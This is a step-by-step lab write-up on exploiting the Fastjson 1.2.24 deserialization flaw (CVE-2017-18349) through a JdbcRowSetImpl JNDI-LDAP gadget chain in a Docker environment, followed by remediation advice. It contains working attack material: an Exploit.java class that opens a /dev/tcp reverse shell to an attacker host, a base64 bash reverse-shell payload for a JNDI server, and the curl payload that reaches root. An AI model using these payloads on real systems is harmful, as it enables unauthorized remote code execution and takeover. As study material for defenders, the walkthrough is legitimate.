
Step-by-step walkthrough of CVE-2017-18349 Fastjson deserialization RCE exploitation, covering attack surface identification, fingerprinting, JNDI injection, and reverse shell acquisition in a Docker lab environment.
Let's start with what is running in the environment. I list all active containers:
docker ps

The victim exposes only a single port: 8090
Currently, I am not yet fully clear on the target. From the docker ps results, the system only publishes one notable service externally at port 8090, which is mapped to the internal service of the container. This is the main attack surface to be analyzed.
⇒ I directly Curl it to probe for more information
curl -i 192.168.3.137:8090/

Response analysis:
Content-Type: application/json;charset=UTF-8.{"age": 25, "name": "Bob"}.⇒ Thinking: When accessing port 8090, the server returns JSON data. This indicates that the endpoint does not just serve a static web page, but has a backend processing requests and serializing data into JSON to return to the client. From the docker ps results, the command running inside the container shows signs of being a Java application, so the next inspection direction is to fingerprint common JSON parsers in Java.
In Java, popular JSON libraries like Jackson, Gson, and Fastjson all behave differently when encountering unusual inputs. Therefore, we can utilize the Error-based Fingerprinting technique. The returned error sometimes directly reveals the library or the internal processing mechanism. Among them, Fastjson is a target that needs early verification because old versions had multiple critical vulnerabilities related to AutoType Deserialization.
Here, I do not immediately assert that the backend uses Fastjson. I only choose Fastjson as the first check direction because it has a clear fingerprint through the @type key, and if it is indeed an old version of Fastjson, the exploitation capability can go much further than a standard parsing error, potentially even leading to RCE.
Fastjson has a very useful characteristic for fingerprinting: it recognizes the special @type key. If the backend uses Fastjson and the request body sent into the deserialize flow supports AutoType, the parser may try to interpret the @type value as a Java class name.
Therefore, I send a payload containing @type pointing to a non-existent class. The objective of this step is not to exploit immediately, but to observe whether the backend reacts to @type.
curl -i -X POST -H "Content-Type: application/json" \
-d '{"@type":"com.non.existent.Class"}' \
http://192.168.3.137:8090/

If the backend used a standard JSON parser and did not care about @type, this field might just be ignored or treated as a normal key in the JSON. However, here the backend reacts with type-related behavior (type not match), meaning the request entered the class/type mapping processing flow.
The "type not match" message is a characteristic signature often encountered when Fastjson processes @type but the specified class does not match the data type expected by the endpoint, or the class does not exist/is not allowed to be deserialized.
⇒ Thinking: The backend truly parses the JSON body of the POST request, the @type field is not ignored, the parser has a type metadata processing mechanism, and the returned error matches the behavior of Alibaba Fastjson. Therefore, we can conclude with high confidence that the backend is using Alibaba Fastjson.**
After the fingerprinting step, I cannot immediately conclude that the system is exploitable. The backend using Fastjson only proves that the JSON request enters the @type processing flow.
To execute an RCE exploit, the following must be verified:
⇒ Thinking: The type not match error shows that the backend reacts to @type, but the current payload only uses a fake class to trigger an error. For actual exploitation, we need to replace that fake class with a real class present in Java/JDK that is capable of creating outbound behaviors like JNDI lookup.

To determine the version, I check directly inside the container/application.

After identifying that the application is packaged as the file /usr/src/fastjsondemo.jar, I proceed with a deep analysis of this package structure to search for the JSON processing library. Checking the BOOT-INF/lib/ directory structure reveals the file fastjson-1.2.24.jar (Figure X).
The usage of exactly version 1.2.24 — the first and most famous version affected by the deserialization vulnerability without any autoType defense mechanisms — allows us to confirm that the system is vulnerable to CVE-2017-18349.
Finding fastjson-1.2.24.jar confirms the application uses a very old version of Fastjson, belonging to the group affected by the AutoType Deserialization flaw. In this version, the control mechanism over AutoType was not tightened like in later versions, so regarding library conditions, the system is susceptible to exploitation through gadget classes such as JdbcRowSetImpl.
However, the actual exploitability still depends on how the endpoint invokes Fastjson. If the application parses JSON into a fixed class, setting the @type payload at the root object might lead to the "type not match" error. Therefore, after identifying the version, we must continue to analyze the JVM, gadget class, and LDAP callback behavior to confirm if the exploitation chain actually reaches the JNDI lookup.
1. Analyzing JVM Barriers
Besides the Fastjson version, the Java version is also a deciding factor. I check the JVM inside the container:
java -version

This is critical information because Fastjson exploitation chains typically rely on JNDI Injection. Newer Java versions have blocked loading classes from external codebases via LDAP/RMI by default. However, Java 8u102 is an old version that does not have these blocking mechanisms yet.
Therefore, if the attacker can trigger a JNDI lookup, the victim's JVM has the capability to download the class from an external HTTP server and load it into the runtime.
After identifying the old Fastjson and JVM, the next step is to find a class present in the JDK that can produce dangerous behavior when deserialized.
com.sun.rowset.JdbcRowSetImpl is a suitable gadget because this class exists in the JDK and has a dataSourceName property. When dataSourceName is assigned an LDAP URL format value, the object can be exploited to trigger an outbound JNDI lookup.
⇒ Thinking: I do not need to upload code directly to the server. Instead, I leverage an existing class within the JVM to force the victim to connect to an LDAP server controlled by the attacker.
After establishing the necessary conditions regarding the library and JVM, I need to verify if the payload actually forces the victim to connect outbound. This is a critical step to distinguish between:
If the LDAP server or listener receives a connection from the victim, it proves the payload has successfully reached the JNDI lookup step. If there is no callback and the server returns type not match, it indicates the current payload does not match the deserialization flow of the endpoint. In this case, the payload needs to be adjusted to the exact object structure being parsed by the endpoint, or alternative bypasses/gadgets should be utilized.
From the steps above, the system's condition chain can be summarized as follows:
@type indicates the backend processes the type metadata mechanism, matching Fastjson's behavior.fastjson-1.2.24.jar library.com.sun.rowset.JdbcRowSetImpl gadget exists in the JDK and can be exploited to trigger JNDI lookup through the dataSourceName property.⇒ Exploitation Thinking:
I do not need to find file upload functions or write files directly to the server. Instead, I leverage Fastjson's deserialization flow to force the JVM to instantiate a JdbcRowSetImpl object. When this object receives a dataSourceName in the form of an LDAP URL, the victim will perform a JNDI lookup to the server controlled by the attacker. From there, the attacker can redirect the JVM to download the malicious class from an external HTTP server and execute the code within that class.
Therefore, the selected exploitation path is:
Fastjson AutoType
→ JdbcRowSetImpl gadget
→ JNDI LDAP lookup
→ HTTP codebase containing Exploit.class
→ Reverse shell back to the attacker
text
Connection received on 192.168.3.137 43928
whoami
root
In Fastjson 1.2.24, the com.sun.rowset.JdbcRowSetImpl class is a gadget class present in the JVM classpath (belonging to the standard library rt.jar). When Fastjson deserializes a JSON string containing @type pointing to this class:
JdbcRowSetImpl.setDataSourceName() setter is called → setting the JNDI address.setDataSourceName() triggers the internal InitialContext.lookup(dataSourceName) → the entire JNDI Injection occurs here, before setAutoCommit() has a chance to execute.Exploit.class file from the HTTP Codebase, loads it into memory → executing the static {} block.Exploit.java)import java.io.IOException;
public class Exploit {
static {
try {
String[] cmd = {
"/bin/bash",
"-c",
"exec 5<>/dev/tcp/192.168.3.114/4444;cat <&5 | while read line; do $line 2>&5 >&5; done"
};
Runtime.getRuntime().exec(cmd);
} catch (IOException e) {
e.printStackTrace();
}
}
}
Since the victim's JVM runs Java 8u102, we must specify the target as Java 8 during compilation. Otherwise, the victim will throw an UnsupportedClassVersionError and the attack chain will fail silently. Afterwards, set up the HTTP Codebase Server:
javac -source 1.8 -target 1.8 Exploit.java
python3 -m http.server 8000
JNDI-Injection-ExploitSince the Kali environment runs Java 25 — too new to build marshalsec — we use the alternative tool JNDI-Injection-Exploit. First, create the reverse shell payload in base64 format:
echo -n "bash -i >& /dev/tcp/192.168.3.114/4444 0>&1" | base64
Start the JNDI server with the above payload:
java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar \
-C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjMuMTE0LzQ0NDQgMD4mMQ==}|{base64,-d}|{bash,-i}" \
-A 192.168.3.114

The tool automatically generates the LDAP endpoint:
ldap://192.168.3.114:1389/6bzjwg
Open the reverse listening port:
nc -lvnp 4444
We see that placing the @type payload at the root object returns a type not match error — because the Spring Boot Controller is mapping the JSON into a fixed type, which does not match JdbcRowSetImpl at the root level.
Adjusting the payload: Wrap the gadget class inside a nested field ("data":{...}) so that Fastjson processes the nested object independently from the Controller's type constraint:
curl -i -X POST -H "Content-Type: application/json" \
-d '{"data":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"ldap://192.168.3.114:1389/6bzjwg","autoCommit":true}}' \
http://192.168.3.137:8090/

At the LDAP Server (marshalsec): Logged a successful JNDI query request from the victim's IP and redirected to the HTTP codebase.
At the HTTP Server (Python): Logged the request to download the Exploit.class file with status code 200 OK from the victim's IP, proving the JVM successfully loaded the bytecode.
At the Netcat Listener: Successfully established the interactive session (reverse shell):
listening on [any] 4444 ...
connect to (192.168.3.114) from (UNKNOWN) [192.168.3.137] 49439
root@7308074af0ab:/# whoami
root
The complete exploitation chain has been successfully verified: from sending the JSON payload → JNDI lookup → LDAP referral → loading the remote class → executing code in the static {} block → establishing a reverse shell with root privileges.
The Fastjson Deserialization RCE vulnerability (CVE-2017-18349) on this system is rated at the highest severity level:
To completely resolve this vulnerability, actions should be implemented in the following order of priority:
1.2.83). From version 1.2.25 onwards, the autoType feature has been disabled by default and a strict blacklist mechanism was added — directly removing the attack vector of CVE-2017-18349. Or consider transitioning to a better maintained alternative library such as Jackson or Gson.com.sun.jndi.ldap.object.trustURLCodebase property is set to false by default — completely blocking the JVM's ability to automatically load classes remotely via LDAP/RMI, breaking the JNDI Injection chain even if Fastjson still contains the vulnerability.root user. Create a dedicated user (e.g., app_user) with minimum privileges — even if the attacker achieves RCE, the damage will be limited to that user's privilege scope.SafeMode in the source code to completely turn off autoType:ParserConfig.getGlobalInstance().setSafeMode(true);
Or establish a strict whitelist allowing only approved classes to be deserialized.
@type, JdbcRowSetImpl, dataSourceName, ldap://, rmi://.-network and iptables rules.| Criteria | Assessment | Details |
|---|
| CVSS Score | 9.8 (Critical) | Extremely high risk level — only lower than the absolute 10.0 because it does not require special network access. |
| Authentication | Not Required | Attacker does not need any account or credentials to exploit it. Anyone capable of sending an HTTP request can attack. |
| Complexity | Very Low | Only requires sending a single HTTP POST request containing a valid JSON payload — no complex tools or special conditions needed. |
| JVM Protection | None | Java 8u102 does not have a mechanism to block loading remote classes (trustURLCodebase defaults to true), allowing the entire JNDI Injection → Remote Class Loading chain to function unimpeded. |
| Privileges Gained | root | Full control over the application container at the highest privilege level — reading/writing/deleting any file, including /etc/shadow. |
| Lateral Movement | High | From the compromised container, the attacker can scan the internal network (172.19.0.0/16) and attack other containers in the same Docker network project1_default. |